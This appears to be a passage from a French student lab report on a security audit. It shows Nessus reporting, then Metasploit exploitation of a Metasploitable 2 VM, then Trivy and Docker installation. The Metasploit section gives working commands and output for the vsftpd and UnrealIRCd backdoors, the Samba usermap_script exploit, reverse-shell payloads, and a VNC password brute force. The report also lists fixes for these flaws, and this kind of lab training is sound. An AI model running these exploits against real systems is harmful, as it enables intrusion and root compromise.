


Sauvegardons pour continuer. Puis on clique sur le bouton comme nous montre la capture ci-dessous pour démarrer l'audit.






On passionte pendant quelques minutes, si tout va bien on aura les résultats comme suite.




III.2.4.2 Génération de rapport d'audit détaillé


On clique sur le bouton Report pour générer le rapport.




Puis, on procède d'après la capture suivante.




Dans le Gestionnaire des fichiers, on peut voir notre rapport générer. Renommer le (facultatif)



Une clique comme suite permet de voir les détails de l'audit.





Voici notre rapport générer.

III.2.5 Exploitation avec Metasploit

D'après le rapport Nessus, le système présente plusieurs vulnérabilités critiques et élevées.

III.2.5.1 Identifier et exploiter des vulnérabilités

- **Préparation de l'environnement Metasploit**
  - **Installation de Metasploit (si non installé)**


Si **Metasploit** n'est pas installé sur notre machine Kali, installons-le avec la commande suivante :

sudo apt update && sudo apt install metasploit-framework -y

```
┌──(root㉿sergio)-[/home/sergio]
└─# sudo apt update && sudo apt install metasploit-framework -y

Réception de :1 http://kali.download/kali kali-rolling InRelease [41,5 kB]
Réception de :2 http://kali.download/kali kali-rolling/main amd64 Packages [20,6 MB]
Réception de :3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [49,0 MB]
Réception de :4 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Réception de :5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [267 kB]
Réception de :6 http://kali.download/kali kali-rolling/non-free amd64 Packages [202 kB]
Réception de :7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [882 kB]
97% [3 Contents-amd64 store 0 B]
```


Teste de connectivité par la commande suivante :

ping -c3 192.168.1.9



Ensuite, démarrons Metasploit par la commande suivante :


msfconsole



III.2.5.2 Scanne de la cible avec Nmap

Avant de lancer une exploitation, il faut d'abord identifier les services et versions en cours d'exécution.

> nmap -sV -sC -A 192.168.1.9



Cela permet d'obtenir des informations sur :

- les services en écoute (**Apache, SSH, BIND, etc**.)
- les ports ouverts
- les versions des logiciels

III.2.5.3 Analyse des vulnérabilités exploitables

Nmap révèle plusieurs services vulnérables sur la machine cible Metasploitable 2 (**192.168.1.9**). On va maintenant exploiter ces vulnérabilités avec Metasploit et proposer des solutions correctives.

III.2.5.4 Vulnérabilités critiques

Tableau c. vulnérabilités critiques

Service	Version	Port	Vulnérabilité	Exploit Metasploit
vsftpd	2.3.4	21/tcp	Backdoor	`exploit/unix/ftp/vsftpd_234_backdoor`
SSH	OpenSSH 4.7p1	22/tcp	Clé SSH faible (Debian)	`auxiliary/scanner/ssh/ssh_known_hosts`
Telnet	Linux telnetd	23/tcp	Accès sans chiffrement	Exploitable manuellement
SMTP	Postfix smtpd	25/tcp	SSLv2 activé (DROWN)	`auxiliary/scanner/ssl/openssl_drown`
Apache Tomcat	5.5	8180/tcp	Upload de fichiers JSP	`exploit/multi/http/tomcat_mgr_upload`
UnrealIRCd	3.2.8.1	6667/tcp	Backdoor	`exploit/unix/irc/unreal_ircd_3281_backdoor`
Bind Shell	-	1524/tcp	Root shell ouvert	`exploit/multi/handler`
VNC	Proto 3.3	5900/tcp	Faible mot de passe	`auxiliary/scanner/vnc/vnc_login`
NFS	-	2049/tcp	Partages non restreints	`showmount -e 192.168.1.9`
Samba	3.0.20	139, 445/tcp	SMB Signing désactivé	`exploit/multi/samba/usermap_script`

III.2.5.5 Exploitation des vulnérabilités avec Metasploit

- **Exploitation de vsftpd 2.3.4** (port 21)


Ce service FTP contient une backdoor intégrée permettant un accès shell root.

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

> set RHOSTS 192.168.1.9

> set RPORT 21

> exploit



```
ls
[*] Command shell session 2 opened (192.168.1.10:38531 → 192.168.1.9:6200) at 2025-03-04 02:00:35 +0100

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
```

Si l'exploitation réussit, on obtiendra un shell root directement comme nous montre la capture ci-haut.

- **Exploitation d'UnrealIRCd (port 6667)**

UnrealIRCd 3.2.8.1 contient un backdoor permettant l'exécution de commandes à distance.

Voici l'adresse IP de la machine Kali (192.168.1.10) et celle de Metasploitable2 (192.168.1.9)

```
┌──(root㉿sergio)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.10  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe14:efa2  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:14:ef:a2  txqueuelen 1000  (Ethernet)
        RX packets 8141  bytes 902093 (880.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2652  bytes 215496 (210.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor

> set PAYLOAD cmd/unix/reverse	Choisir un payload (obligatoire)
> set RHOSTS 192.168.1.9	IP cible
> set LHOST 192.168.1.10	VOTRE IP
> set LPORT 4444	Port d'écoute
> set RPORT 6667	Port IRC cible

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.9
RHOSTS ⇒ 192.168.1.9
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.10
LHOST ⇒ 192.168.1.10
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
```


Vérification finale

> show options



Exécution

> run



Exploitation de Samba (SMB) (port 445)

Une vulnérabilité dans Samba 3.0.20 permet d'exécuter des commandes à distance.

> use exploit/multi/samba/usermap_script

> set RHOSTS 192.168.1.9

RHOSTS => 192.168.1.9

RPORT => 445

> exploit

- **Attaque brute-force VNC** (port 5900)

Si VNC a un mot de passe faible, on peut essayer de s'y connecter par les commandes suivantes :

msf6 > use auxiliary/scanner/vnc/vnc_login

> set RHOSTS 192.168.1.9

> set RPORT 5900

> set PASSWORD password

> set VERBOSE false

> set BRUTEFORCE_SPEED 5

> run

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.9
RHOSTS ⇒ 192.168.1.9
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT 5900
RPORT ⇒ 5900
msf6 auxiliary(scanner/vnc/vnc_login) > set PASSWORD password
PASSWORD ⇒ password
msf6 auxiliary(scanner/vnc/vnc_login) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/vnc/vnc_login) > set BRUTEFORCE_SPEED 5
BRUTEFORCE_SPEED ⇒ 5
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.9:5900      - 192.168.1.9:5900 - Starting VNC login sweep
[+] 192.168.1.9:5900      - 192.168.1.9:5900 - Login Successful: :password
[+] 192.168.1.9:5900      - 192.168.1.9:5900 - Login Successful: :password
[*] 192.168.1.9:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **Exploitation du Bind Shell Backdoor (port 1524)**

Ce service est une porte dérobée laissée ouverte avec accès root.

msf6 > use exploit/multi/handler

> set PAYLOAD linux/x86/shell_reverse_tcp

> set LHOST 192.168.1.10

> set LPORT 1524

> run

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD ⇒ linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.10
LHOST ⇒ 192.168.1.10
msf6 exploit(multi/handler) > set LPORT 1524
LPORT ⇒ 1524
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.10:1524
```

- **Détails des vulnérabilités avec CVE, EPSS et CVSS**

Vulnérabilité	CVE	CVSS v3	EPSS	Score de risque
Ghostcat (Tomcat AJP)	CVE-2020-1938	9.8	0.974	⚠ Critique
Tomcat ≤ 5.5	-	10.0	0.95	⚠ Critique
UnrealIRCd Backdoor	CVE-2010-2075	10.0	0.99	⚠ Critique
Bind Shell Backdoor	-	9.8	0.90	⚠ Critique
SSH Weak Key	CVE-2008-0166	10.0	0.80	⚠ Critique
SSLv2/SSLv3 (DROWN, POODLE)	CVE-2016-0800, CVE-2014-3566	9.8	0.85	⚠ Critique
rlogin & rsh activés	CVE-1999-0651	7.5	0.70	⚠ Élevé

- **Solutions correctives et leur mise en œuvre**
  - Mettre à jour Tomcat
  - Désactiver rlogin et rsh
  - Désactiver SSLv2 et SSLv3
  - Désactiver UnrealIRCd
  - Renforcer la sécurité SSH
  - Redémarrer SSH
  - Lorsqu'on configure les services, on doit désactiver les comptes par défauts
  - Sécurité pout le protocole : sftp qui utilise ssh pour chiffrée les données
  - Et ftps qui utilise le protocole TLS pour la sécurité de ftp

III.3. Audit des images Docker avec Trivy

Trivy est un outil open source d'aqua security permettant de rechercher les vulnérabilités et les erreurs de configuration. Cet outil fonctionne à différents niveaux : il peut évaluer l'infrastructure en tant que code, inspecter les images de conteneurs, fournir une assistance pour les fichiers de configuration, analyser les implémentations Kubernetes et examiner le code dans un référentiel Git. Grâce à sa simplicité d'utilisation, trivy peut être simplement intégré dans un pipeline CI/CD (DevSecOps) en installant et en ajoutant des binaires au projet. Trivy offre une visibilité complète sur les packages de langage de programmation et de système d'exploitation et dispose d'une large base de données de vulnérabilités qui permet des analyses rapides des CVE critiques. Grâce aux diverses avancées de l'outil, il a aidé les testeurs de pénétration et les chercheurs en cybersécurité à assurer des analyses continues, ce qui rend le processus DevSecOps plus rapide et plus efficace. Voici le lien pour l'installation de trivy : https://www.hackingarticles.in/containers-vulnerability-scanner-trivy/

Installation

Pour installer le paquet trivy, on procède comme suite :

 # sudo apt-get install wget apt-transport-https gnupg lsb-release

```
root@sergio:/home/sergio# sudo apt-get install wget apt-transport-https gnupg lsb-release
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
lsb-release est déjà la version la plus récente (11.1.0ubuntu2).
lsb-release passé en « installé manuellement ».
```

wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | sudo apt-key add -

echo deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release -sc) main | sudo tee /etc/apt/sources.list.d/trivy.list

```
root@sergio:/home/sergio# wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | sudo apt-key add -
OK
root@sergio:/home/sergio#
root@sergio:/home/sergio# echo deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release -sc) main | sudo tee /etc/a
pt/sources.list.d/trivy.list
deb https://aquasecurity.github.io/trivy-repo/deb focal main
root@sergio:/home/sergio#
```

Après cela, on fait la mise à jour de dépôt puis on installe trivy.

sudo apt-get update

sudo apt-get install trivy -y

```
root@sergio:/home/sergio# sudo apt-get update
Atteint :1 http://security.ubuntu.com/ubuntu focal-security InRelease
Atteint :2 http://sn.archive.ubuntu.com/ubuntu focal InRelease
Atteint :3 http://sn.archive.ubuntu.com/ubuntu focal-updates InRelease
```

```
root@sergio:/home/sergio# sudo apt-get install trivy -y
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
```

Installation de Docker

Le lien pour installer docker et le suivant :

https://www.digitalocean.com/community/tutorials/how-to-install-and-use-docker-on-ubuntu-20-04

Faisons la mise à jour paquets.

apt update

```
root@sergio:/home/sergio# apt update
Atteint :1 http://sn.archive.ubuntu.com/ubuntu focal InRelease
Atteint :2 http://security.ubuntu.com/ubuntu focal-security InRelease
Atteint :3 http://sn.archive.ubuntu.com/ubuntu focal-updates InRelease
```

On télécharge le certificat officiel comme suite.

sudo apt install apt-transport-https ca-certificates curl software-properties-common

```
root@sergio:/home/sergio# sudo apt install apt-transport-https ca-certificates curl software-properties-common
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
ca-certificates est déjà la version la plus récente (20240203~20.04.1).
curl est déjà la version la plus récente (7.68.0-1ubuntu2.25).
```

Importation de la clé GPG manquante

Ensuite**,** on créer un fichier **keying** dans **/etc/apt puis on** importe la clé **GPG.**

sudo mkdir -p /etc/apt/keyrings

curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo tee /etc/apt/keyrings/docker.gpg > /dev/null

sudo chmod a+r /etc/apt/keyrings/docker.gpg

```
root@sergio:/home/sergio# sudo mkdir -p /etc/apt/keyrings
root@sergio:/home/sergio# curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo tee /etc/apt
/keyrings/docker.gpg > /dev/null
root@sergio:/home/sergio# sudo chmod a+r /etc/apt/keyrings/docker.gpg
root@sergio:/home/sergio#
```

echo "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

```
root@sergio:/home/sergio# echo "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/do
cker.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sou
rces.list.d/docker.list > /dev/null
root@sergio:/home/sergio#
```

Ajouter le dépôt Docker

echo "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

```
root@sergio:/home/sergio# echo "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/do
cker.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sou
